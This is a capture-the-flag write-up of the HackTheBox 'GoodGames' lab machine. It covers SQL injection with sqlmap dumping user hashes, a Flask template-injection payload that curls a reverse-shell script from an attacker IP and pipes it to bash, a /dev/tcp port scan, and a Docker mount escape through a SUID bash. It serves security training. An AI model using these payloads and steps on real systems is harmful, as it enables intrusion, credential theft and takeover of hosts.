GoodGames

- 🏷️ **Tags** : #03-2023 #report
- 🔗 **CTF link**: GoodGames
- 📖 **Resources**:

Target Information Gathering

IP - 10.10.11.130

OS - Linux


Port scanning

Port	Protocol	State	Service
80	tcp	open	http


Penetration Proof of Concept

Initial Access | User Flag


From the nmap scanning, it can be seen that an http service is running. On requesting that page inside a web browser, we found GoodGames' web page. After taking a look, we can see a login form.




If we try to log in trying a SQL injection, a *valid email* message is displayed since the form is checking for no spaces and @ sign.



After some attempts, if we intercept the login form request using Burpsuite, we can inject the SQL command since the mail check was only taking part before the request.





Once we obtained a valid SQL injection, we can copy the above Burpsuite post request into a file *.req* and use sqlmap for mapping the database.


```
sqlmap -r post.req
    POST parameter 'email' is vulnerable
sqlmap -r post.req --dbs
    [*] information_schema
    [*] main
sqlmap -r post.req --tables -D main
    [3 tables]
    +---------------+
    | user          |
    | blog          |
    | blog_comments |
    +---------------+
sqlmap -r post.req --columns -D main -T user
    [4 columns]
    +----------+--------------+
    | Column   | Type         |
    +----------+--------------+
    | email    | varchar(255) |
    | id       | int          |
    | name     | varchar(255) |
    | password | varchar(255) |
    +----------+--------------+
sqlmap -r post.req --dump -D main -T user
    [2 entries]
    |name|email|password|
    |admin|admin@goodgames.htb|2b22337f218b2d82dfc3b6f77e7cb8ec|
    |test123|test@test|cc03e747a6afbbcbf8be7668acfebee5|
```


Since we have a hashed password, it's time to try to crack it. By going to crackstation we get that the password is *superadministrator*.

Now we can log in as admin on the webpage using the obtained email and cracked password. Since we are inside the admin profile, a new option appears.


By clicking on it, we get redirect into a new subdomain of *goodgames.htb* named *http://internal-administration.goodgames.htb/index*

Inside this new admin page, we can find a settings page where we can enter some data which will be displayed after submitted in our profile.





Since the application framework is Flash, after doing some research we found that, if miss configured, it can be vulnerable to Server Side Template Injection (SSTI). Let's try `{{7*7}}` injection inside the *Full Name* field.



We got it. The server is proccessing our data as a mathematical operation instead of only displaying the string. By using Wappalizer, we also get that the server is using Python as programming language. So we can build an injection to retrieve a revershell and execute it by using python subclasses

```
{{request.application.__globals__.__builtins__.__import__('os').popen('curl 10.10.16.8:5555/revShell | bash &').read()}}
```

While listening on netcat, we click the *Save All* button and we get a reverse shell from the server. Somehow, we received a shell as root user. It's time to look what is going on inside the machine. By executing `ls` we can see the user.txt file.

User Flag ✔

Privilege Escalation | Root flag

In the same directory, we retrieve a DockerFile. So it's likely to be a docker container. By examining all the machine, we get that there is a /home/augustus/ directory owned by user 1000 so probably, the user has mounted all his machine inside the docker container.

Checking `mount` we see that the user directory from the host is indeed mounted with read/write flag enabled.

By examining the `ifconfig` output, we get some network information. We are using *inet 172.19.0.2* and docker by default assigns the first address of subnet to the host machine. So, we can check if *172.19.0.1* is enabled by making a ping to it.

```
root@3a453ab39d3d:/home/augustus# ping -c 1 172.19.0.1
PING 172.19.0.1 (172.19.0.1) 56(84) bytes of data.
64 bytes from 172.19.0.1: icmp_seq=1 ttl=64 time=0.110 ms

--- 172.19.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.110/0.110/0.110/0.000 ms
```

With that checked, we can try to scan open ports on the host machine manually .

```
for PORT in {0..1000};
do timeout 1 bash -c "/dev/tcp/172.19.0.1/$PORT &>/dev/null"
2>/dev/null && echo "port $PORT is open";
done
```

Then we get back that SSH 22 port is open. We can try to connect reusing our previous credentials but this time changing our username for augustus.
Once inside the host victim machine, we can abuse docker privileges and the miss configured mount to elevate our privileges.

Inside victim machine

1. `cp /bin/bash .`

Inside docker container

1. `chown root:root bash`
2. `chmod u+s bash`

Inside victim machine

1. `./bash -p`
2. `cat /root/root.txt`

Root Flag ✔